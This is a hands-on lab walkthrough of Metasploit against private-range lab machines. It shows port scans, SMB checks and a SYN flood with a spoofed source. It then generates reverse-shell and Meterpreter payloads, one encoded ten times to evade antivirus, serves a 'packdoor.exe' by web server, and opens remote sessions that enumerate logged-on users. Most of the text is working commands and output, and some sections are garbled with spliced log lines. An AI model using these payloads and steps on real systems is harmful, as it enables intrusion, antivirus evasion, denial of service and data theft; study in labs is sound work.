Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 06:17 EDT
Nmap scan report for 192.168.3.130
Host is up (0.00080s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
```

linux command from metasploit

```
msf6 auxiliary(scanner/portscan/tcp) > ifconfig
[*] exec: ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.128 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::ae4c:6831:c343:af4c prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:de:76:3b txqueuelen 1000 (Ethernet)
    RX packets 61 bytes 19120 (18.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 59 bytes 14752 (14.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.8.128 netmask 255.255.255.0 broadcast 192.168.8.255
    inet6 fe80::6fd1:cac7:fdec:7c6 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:de:76:45 txqueuelen 1000 (Ethernet)
    RX packets 66 bytes 19610 (19.1 KiB)
```

Port scan auxiliary port scan TCP

```
msf6 > use auxiliary/scanner/portscan/tcp  
msf6 auxiliary(scanner/portscan/tcp) > show options
```

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

```
msf6 auxiliary(scanner/portscan/tcp) > █
```

Get information about module

```
msf6 > use scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > info scanner/portscan/tcp

Name: TCP Port Scanner
Module: auxiliary/scanner/portscan/tcp
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdm <x@hdm.io>
kris katterjohn <katterjohn@gmail.com>

Check supported:
No

Basic options:
```

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

```
Description:
Enumerate open TCP services by performing a full TCP connect on each
```

Info about the module

```
msf6 auxiliary(scanner/portscan/tcp) > info
```

```
Name: TCP Port Scanner  
Module: auxiliary/scanner/portscan/tcp  
License: Metasploit Framework License (BSD)  
Rank: Normal
```

Provided by:

```
hdm <x@hdm.io>
```

```
kris katterjohn <katterjohn@gmail.com>
```

Check supported:

No

Basic options:

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)

Scan rhosts ports

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.3.130
RHOSTS => 192.168.3.130
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.3.130: - 192.168.3.130:21 - TCP OPEN
[+] 192.168.3.130: - 192.168.3.130:23 - TCP OPEN
[+] 192.168.3.130: - 192.168.3.130:22 - TCP OPEN
[+] 192.168.3.130: - 192.168.3.130:25 - TCP OPEN
[+] 192.168.3.130: - 192.168.3.130:53 - TCP OPEN
[+] 192.168.3.130: - 192.168.3.130:80 - TCP OPEN
[+] 192.168.3.130: - 192.168.3.130:111 - TCP OPEN
[+] 192.168.3.130: - 192.168.3.130:139 - TCP OPEN
[+] 192.168.3.130: - 192.168.3.130:445 - TCP OPEN
[+] 192.168.3.130: - 192.168.3.130:513 - TCP OPEN
[+] 192.168.3.130: - 192.168.3.130:512 - TCP OPEN
[+] 192.168.3.130: - 192.168.3.130:514 - TCP OPEN
[*] 192.168.3.130: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > █
```

Syn, xmas from inside metasploit

```
Nmap done: 1 IP address (1 host up) scanned in 13.25 seconds
msf6 > use auxiliary/scanner/portscan/syn
msf6 auxiliary(scanner/portscan/syn) > back
msf6 > use auxiliary/scanner/portscan/xmas
msf6 auxiliary(scanner/portscan/xmas) > █
```

Thread speed of the scan

```
msf6 > use auxiliary/scanner/portscan/xmas
msf6 auxiliary(scanner/portscan/xmas) > show options

Module options (auxiliary/scanner/portscan/xmas):
```

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to scan per set
DELAY	0	yes	The delay between connections, per thread, in milliseconds
INTERFACE		no	The name of the interface
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	500	yes	The reply read timeout in milliseconds

```
msf6 auxiliary(scanner/portscan/xmas) > 
```

Services work

```
msf6 auxiliary(scanner/portscan/tcp) > services
Services
=====
```

host	port	proto	name	state	info
10.10.10.133	21	tcp		open	
10.10.10.133	22	tcp		open	
10.10.10.133	23	tcp		open	
10.10.10.133	25	tcp		open	
10.10.10.133	53	tcp		open	
10.10.10.133	80	tcp		open	
10.10.10.133	111	tcp		open	
10.10.10.133	139	tcp		open	
10.10.10.133	445	tcp		open	
10.10.10.133	512	tcp		open	
10.10.10.133	513	tcp		open	
10.10.10.133	514	tcp		open	
192.168.1.128	135	tcp		open	
192.168.1.128	139	tcp		open	
192.168.1.128	445	tcp		open	
192.168.1.134	445	tcp		open	
192.168.1.139	135	tcp	msrpc	open	
192.168.1.139	139	tcp	netbios-ssn	open	
192.168.1.139	445	tcp	microsoft-ds	open	
192.168.1.139	554	tcp	rtsp	open	
192.168.1.139	2869	tcp	icslap	open	
192.168.1.139	5357	tcp	wsdapi	open	

Hosts exploit or scan from kali

```
msf6 auxiliary(scanner/portscan/tcp) > hosts
```

Hosts

address	mac	name	os_name	os_flavor
nfo	comments			
0.0.0.0				
10.10.10.133			Unknown	
192.168.1.128			Unknown	

workspaces

```
msf6 auxiliary(scanner/portscan/tcp) > workspace
* default
msf6 auxiliary(scanner/portscan/tcp) > workspace -h
Usage:
workspace                List workspaces
workspace -v             List workspaces verbosely
workspace [name]         Switch workspace
workspace -a [name] ...  Add workspace(s)
workspace -d [name] ...  Delete workspace(s)
workspace -D             Delete all workspaces
workspace -r <old> <new> Rename workspace
workspace -h             Show this help information

msf6 auxiliary(scanner/portscan/tcp) > workspace -a exp1
[*] Added workspace: exp1
[*] Workspace: exp1
msf6 auxiliary(scanner/portscan/tcp) > workspace
default
* exp1
msf6 auxiliary(scanner/portscan/tcp) > hosts

Hosts
=====

address  mac  name  os_name  os_flavor  os_sp  purpose  info  comments

msf6 auxiliary(scanner/portscan/tcp) > 
```

Back to default workspace

```
msf6 auxiliary(scanner/portscan/tcp) > workspace default
[*] Workspace: default
msf6 auxiliary(scanner/portscan/tcp) > hosts
```

Hosts

address	mac	name	os_name	os_flavor
info	comments			
0.0.0.0				
10.10.10.133			Unknown	
192.168.1.128			Unknown	

auxiliary

```
msf6 auxiliary(dos/tcp/synflood) > info
[auto] password for kali:
** (w Name: TCP SYN Flooder [7.516869 [GUI WARNING] -- QStandardP
not Module: auxiliary/dos/tcp/synflood
** License: Metasploit Framework License (BSD) [0:50:50.085416] -- Captur
** (w Rank: Normal 09:45:35.428240 [Capture Message] -- Captur
** (wireshark:55159) 09:45:35.430553 [Capture Message] -- File:
Provided by:
  kris katterjohn <katterjohn@gmail.com> [Capture Message] -- Captur
** (wireshark:55159) 09:50:50.085416 [Capture Message] -- Captur
Check supported:
  No


Basic options:
  Name          Current Setting  Required  Description
  ---          -
INTERFACE      80               no        The name of the interface
NUM             80               no        Number of SYNs to send (else unlimited)
RHOSTS         80               yes       The target host(s), see https://github.com/ra
pid7/metasploit-framework/wiki/Using-Metasplo
it
RPORT          80               yes       The target port
SHOST          80               no        The spoofable source address (else randomizes
)
SNAPLEN        65535            yes       The number of bytes to capture
SPORT          80               no        The source port (else randomizes)
TIMEOUT        500              yes       The number of seconds to wait for new data

Description:
  A simple TCP SYN flooder

View the full module info with the info -d command.

msf6 auxiliary(dos/tcp/synflood) > set rhost 192.168.1.194
rhost => 192.168.1.194
msf6 auxiliary(dos/tcp/synflood) > set shost 192.168.1.154
shost => 192.168.1.154
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.1.194
```

Note the source and destination IP address



No.	Time	Source	Destination	Protocol	Length	Info
49886	314.708738535	192.168.1.154	192.168.1.194	TCP	56	39990 → 80 [SYN] Seq=
49887	314.709612760	192.168.1.194	192.168.1.154	TCP	62	80 → 39990 [SYN, ACK]
49888	314.709613417	192.168.1.154	192.168.1.194	TCP	62	39990 → 80 [RST] Seq=
49889	314.711619465	192.168.1.154	192.168.1.194	TCP	56	12962 → 80 [SYN] Seq=
49890	314.712608388	192.168.1.194	192.168.1.154	TCP	62	80 → 12962 [SYN, ACK]
49891	314.712609190	192.168.1.154	192.168.1.194	TCP	62	12962 → 80 [RST] Seq=
49892	314.713943963	192.168.1.154	192.168.1.194	TCP	56	30999 → 80 [SYN] Seq=
49893	314.714704577	192.168.1.194	192.168.1.154	TCP	62	80 → 30999 [SYN, ACK]
49894	314.714757740	192.168.1.154	192.168.1.194	TCP	62	30999 → 80 [RST] Seq=
49895	314.717092310	192.168.1.154	192.168.1.194	TCP	56	62846 → 80 [SYN] Seq=
49896	314.717898263	192.168.1.194	192.168.1.154	TCP	62	80 → 62846 [SYN, ACK]
49897	314.717996705	192.168.1.154	192.168.1.194	TCP	62	62846 → 80 [RST] Seq=
49898	314.719379647	192.168.1.154	192.168.1.194	TCP	56	62522 → 80 [SYN] Seq=
49899	314.720246831	192.168.1.194	192.168.1.154	TCP	62	80 → 62522 [SYN, ACK]
49900	314.720582499	192.168.1.154	192.168.1.194	TCP	62	62522 → 80 [RST] Seq=

Smb versions

```
msf6 > use auxiliary/scanner/smb/smb_version ✓  
msf6 auxiliary(scanner/smb/smb_version) > show options ✓
```

Module options (auxiliary/scanner/smb/smb_version):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
THREADS	1	yes	The number of concurrent threads (max one per host)

Run auxiliary

```
msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.30.136
rhost => 192.168.30.136
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.30.136:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.30.136:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.30.136: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > 
```

Use auxiliary smb_login

```
msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > set rhost 192.168.30.136
rhost => 192.168.30.136
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser msfadmin
SMBUser => msfadmin
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass msfadmin
SMBPass => msfadmin
msf6 auxiliary(scanner/smb/smb_login) > run
[*] 192.168.30.136:445 - 192.168.30.136:445 - Starting SMB login bruteforce
[-] 192.168.30.136:445 - 192.168.30.136:445 - Failed: '.\msfadmin:msfadmin',
[*] 192.168.30.136:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > █
```

Create payload using kali 1

```
root@root:~#  
root@root:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.10.139 X > Desktop/packdoor.exe  
Created by msfpayload (http://www.metasploit.com).  
Payload: windows/meterpreter/reverse_tcp  
Length: 287  
Options: {"LHOST"=>"192.168.10.139"}  
root@root:~#  
root@root:~#  
root@root:~#
```

A large, semi-transparent watermark of the Kali Linux logo is visible in the background of the terminal window. It features the words "KALI LINUX" in a bold, stylized font, with a blue and white color scheme.


Setup apache2

```
root@root:~#  
root@root:~# mkdir /var/www/share  
root@root:~# chmod 755 /var/www/share  
root@root:~# chown -R www-data:www-data /var/www/share  
root@root:~# service apache2 start  
[....] Starting web server: apache2apache2: Could not reliably determine the server's  
ully qualified domain name, using 127.0.1.1 for ServerName  
. ok  
root@root:~#
```

Copy payload to share folder

```
root@root:~#  
root@root:~# cp Desktop/packdoor.exe /var/www/share  
root@root:~# ls -l /var/www/share  
total 76  
-rw-r--r-- 1 root root 73802 Jun 20 16:01 packdoor.exe  
root@root:~#
```


Exploite the payload on windows 7



Create multi/handler

```
msf >  
msf > use exploit/multi/handler  
msf exploit(handler) > set lhost 192.168.10.139  
lhost => 192.168.10.139  
msf exploit(handler) > set lport 4444  
lport => 4444  
msf exploit(handler) > exploit -j  
[*] Exploit running as background job.
```

On windows 7 run payload as an administrator



Active handler and open meterpreter

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[-] Handler failed to bind to 192.168.10.139:4444
[-] Handler failed to bind to 0.0.0.0:4444
[-] Exploit failed: Rex::AddressInUse The address is already in use (0.0.0.0:4444).
msf exploit(handler) > sessions -i 1
[-] Invalid session id
msf exploit(handler) >
[*] Sending stage (769536 bytes) to 192.168.10.140
[*] Meterpreter session 1 opened (192.168.10.139:4444 -> 192.168.10.140:49356) at 2021-06-20 16:31:15 -0400

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > pwd
C:\Users\PC\Downloads
meterpreter > 
```

Click to switch to "Workspace 3"

Create payload using the msfconsole

```
msf6 > use payload/windows/shell_reverse_tcp
msf6 payload(windows/shell_reverse_tcp) > info

Name: Windows Command Shell, Reverse TCP Inline
Module: payload/windows/shell_reverse_tcp
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 324
Rank: Normal

Provided by:
vlad902 <vlad902@gmail.com>
sf <stephen_fewer@harmonysecurity.com>

Basic options:


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Description:
Connect back to attacker and spawn a command shell

msf6 payload(windows/shell_reverse_tcp) > set lhost 192.168.10.132
lhost => 192.168.10.132
```

Generate payload using metasploit

```
msf6 payload(windows/shell_reverse_tcp) > generate -f exe -o server.exe  
[*] Writing 73802 bytes to server.exe...  
msf6 payload(windows/shell_reverse_tcp) > |
```

Active multi
handler in order
to capture
payload

```
msf6 > use exploit/multi/handler ✓
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10.132 ✓
lhost => 192.168.10.132
msf6 exploit(multi/handler) > set lport 4444 ✓
lport => 4444
msf6 exploit(multi/handler) > exploit -j ✓
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.10.132:4444
sessions -l ✓

Active sessions
=====

No active sessions.


msf6 exploit(multi/handler) > [*] Command shell session 1 opened (192.168.10.132:4444 → 192.168.10.134:49169) at 20
21-06-14 12:14:34 -0400
sessions -i 1 ✓
[*] Starting interaction with 1...

pwd ✓
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\ahmed\Desktop\payload.exe>whoami ✓
whoami
pc\ahmed

C:\Users\ahmed\Desktop\payload.exe>
```

Found in this path



Encoded 10 times in order to hidden from viruses scan

MsfVenom is a Metasploit standalone payload generator that is also a replacement for msfpayload and msfencode.

Syntax: **msfvenom -p (payload type) lhost=(Listening's_IP) lport=(Listening_Port) -f (Filetype) > (Output Filename)**

```
(kali㉿ kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.30.135 LPORT=12345 -e x86/shikata_ga_nai -i 10 -f exe > encodedsandbox.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Payload size: 624 bytes
Final size of exe file: 73802 bytes

(kali㉿ kali)-[~]
$
```

Take the file to other OS and run it listen on kali with multi/handler

```
msf6 exploit(multi/handler) > set lhosts 192.168.30.135
lhosts => 192.168.30.135
msf6 exploit(multi/handler) > set lport 12345
lport => 12345
msf6 exploit(multi/handler) > exploit
[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set LHOST 192.168.30.135
LHOST => 192.168.30.135
msf6 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://192.168.30.135:12345
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.30.135:12345
[*] Sending stage (175174 bytes) to 192.168.30.146
[*] Meterpreter session 1 opened (192.168.30.135:12345 -> 192.168.30.146:1060 )

meterpreter > getuid
Server username: PC2\PC
meterpreter >
```

Run scripts when capture the victim

```
msf6 exploit(multi/handler) > advanced
Module advanced options (exploit/multi/handler):
Name      Current Setting  Required  Description
-----
ContextInformationFile  false  no  The information file to use for the context
DisablePayloadHandler  false  no  Disable the handler
EnableContextEncoding  false  no  Use transient context encoding
ExitOnSession  true  yes  Return from the session when the handler
ListenerTimeout  0  no  The maximum number of seconds to wait for a
VERBOSE  false  no  Enable detailed session information
WORKSPACE  1  no  Specify the workspace
WfsDelay  2  no  Additional delay before the handler

Payload advanced options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----
AutoLoadStdapi  true  yes  Automatically load the standard API
AutoRunScript  no  no  A script to run when the session is established
AutoSystemInfo  true  yes  Automatically run system information
192.168.10.140 - Meterpreter session 1 closed.
```

Run module to Get the user on the victim

```
msf6 exploit(multi/handler) > set AutoRunScript windows/gather/enum_logged_on_users
AutoRunScript => windows/gather/enum_logged_on_users
msf6 exploit(multi/handler) > exploit -j sessions of x86/shikata_ga_nai
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
[*] Started reverse TCP handler on 192.168.30.135:12345
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 192.168.30.146
sessions x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
Active sessions x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
  Id  Name  Type  Information  Connection
  --  --  --  --  --
  2  size  meterpreter x86/windows  PC2\PC @ PC2 192.168.30.135:12345 -> 192.168.30.146)

msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2 ...
```

Information gathering about the users

```
meterpreter >
[*] Session ID 2 (192.168.30.135:12345 → 192.168.30.146:1064 ) processing AutoRunScript 'windows/gather/enumerate_logged_on_users'
[*] Running against session 2

Current Logged Users
=====

SID                               User
---                               -
S-1-5-21-2052111302-343818398-682003330-1003 PC2\PC

[+] Results saved in: /home/kali/.msf4/loot/20220118152158_default_192.168.30.146_host.users.active_212067.txt

Recently Logged Users
=====

SID                               Profile Path
